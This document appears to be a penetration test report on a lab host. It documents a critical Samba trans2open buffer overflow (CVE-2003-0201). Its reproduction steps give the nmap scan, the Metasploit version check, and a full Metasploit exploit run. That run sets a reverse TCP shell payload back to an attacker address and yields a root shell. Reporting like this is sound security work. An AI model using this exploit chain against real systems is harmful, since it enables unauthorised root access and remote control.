
Detailed Technical Reports (Scope Limited)

[testlab.example.com]

This host is a web server with multiple other services running like httpd on port 80 and 443, ssh on port 22, rpc on port 111, and smb on port 139. A strange port 32768 is open as well, which is appears to be related to rpc



Total Findings	Critical	High	Medium
1	1	0	0

Finding 1: Remote Buffer Overflow – CRITICAL

Vulnerability Description:

Buffer overflow in the call_trans2open function in trans2.c for Samba 2.2.x before 2.2.8a, 2.0.10 and earlier 2.0.x versions, and Samba-TNG before 0.3.2, allows remote attackers to execute arbitrary code.

Exposure/Analysis:

The target is running this service as the root user; hence this is extremely dangerous. If exploited successfully, this will give complete privileged control over the server.

It should be noted that the default Meterpreter payload doesn't work and needs to be changed to a generic shell payload for the exploit to work successfully.

Recommendations:

Upgrade Samba to a secure release – Latest version available is Samba 4.13.x

Steps to Reproduce

1. Initial Nmap Scan Reveals many ports, protocols, and services.

Command Used – nmap 10.10.10.15 -p0-65535 -sV

```
root@sagar:/# nmap 10.10.10.15 -p0-65535 -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-04 22:37 IST
Nmap scan report for 10.10.10.15
Host is up (0.00014s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:CB:E7:E9 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.91 seconds
root@sagar:/#
```

2. The exact numeric version for Samba was Discovered using Metasploit.

Metasploit Module Utilized - auxiliary/scanner/smb/smb_version

```
root@sagar:/# msfconsole -q
msf5 > use auxiliary/scanner/smb/smb_version
msf5 auxiliary(scanner/smb/smb_version) > set RHOSTS 10.10.10.15
RHOSTS => 10.10.10.15
msf5 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS     10.10.10.15      yes       The target host(s), range CIDR identifier, or hosts file with syntax
'file:<path>'
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/smb/smb_version) > run

[*] 10.10.10.15:139       - Host could not be identified: Unix (Samba 2.2.1a)
[*] 10.10.10.15:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_version) >
```

3. Research on Samba 2.2.1a discovered a score-10 CVE-2003-0201 and 4 Potential Exploits.
CVE Reference Page - https://www.cvedetails.com/cve/CVE-2003-0201/

Vulnerability Details : CVE-2003-0201 (4 Metasploit modules)

Buffer overflow in the call_trans2open function in trans2.c for Samba 2.2.x before 2.2.8a, 2.0.10 and earlier 2.0.x versions, and Samba-TNG before 0.3.2, allows remote attackers to execute arbitrary code.

Publish Date : 2003-05-05 Last Update Date : 2018-10-30

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

– CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	Admin
Vulnerability Type(s)	Execute Code Overflow
CWE ID	CWE id is not defined for this vulnerability

- Metasploit Modules Related To CVE-2003-0201

Samba trans2open Overflow (*BSD x86)

This exploits the buffer overflow found in Samba versions 2.2.0 to 2.2.8. This particu
that do not have the noexec stack option set.
Module type : *exploit* Rank : *great* Platforms : *BSD*

Samba trans2open Overflow (Linux x86)

This exploits the buffer overflow found in Samba versions 2.2.0 to 2.2.8. This particu
that do not have the noexec stack option set. NOTE: Some older versions of Red
allow anonymous access to IPC.
Module type : *exploit* Rank : *great* Platforms : *Linux*

Samba trans2open Overflow (Mac OS X PPC)

This exploits the buffer overflow found in Samba versions 2.2.0 to 2.2.8. This pa
PowerPC systems.
Module type : *exploit* Rank : *great* Platforms : *OSX*

Samba trans2open Overflow (Solaris SPARC)

This exploits the buffer overflow found in Samba versions 2.2.0 to 2.2.8. This parti
systems that do not have the noexec stack option set. Big thanks to MC and valsmil
Module type : *exploit* Rank : *great* Platforms : *Solaris*

Target – Samba 2.2.1a Listed in Products affected section for the CVE-2003-0201:

56	Application	Samba	Samba	2.0.9
57	Application	Samba	Samba	2.0.10
58	Application	Samba	Samba	2.2.0
59	Application	Samba	Samba	2.2.0a
60	Application	Samba	Samba	2.2.1a
61	Application	Samba	Samba	2.2.3a
62	Application	Samba	Samba	2.2.4
63	Application	Samba	Samba	2.2.5

4. Exploit validated with given options

Metasploit Module Reference – https://rapid7.com/db/modules/exploit/linux/samba/trans2open/

```
root@sagar:/# msfconsole -q
msf5 > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf5 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload ⇒ linux/x86/shell_reverse_tcp
msf5 exploit(linux/samba/trans2open) > set RHOSTS 10.10.10.15
RHOSTS ⇒ 10.10.10.15
msf5 exploit(linux/samba/trans2open) > set RPORT 139
RPORT ⇒ 139
msf5 exploit(linux/samba/trans2open) > set LHOST 10.10.10.7
LHOST ⇒ 10.10.10.7
msf5 exploit(linux/samba/trans2open) > set LPORT 123
LPORT ⇒ 123
msf5 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 10.10.10.7:123
[*] 10.10.10.15:139 - Trying return address 0×bffffdfc ...
[*] 10.10.10.15:139 - Trying return address 0×bffffcfc ...
[*] 10.10.10.15:139 - Trying return address 0×bffffbfc ...
[*] 10.10.10.15:139 - Trying return address 0×bffffafc ...
[*] Command shell session 1 opened (10.10.10.7:123 → 10.10.10.15:32779) at 2020-12-05 11:08:52 +0530

whoami
root
hostname
testlab.example.com
```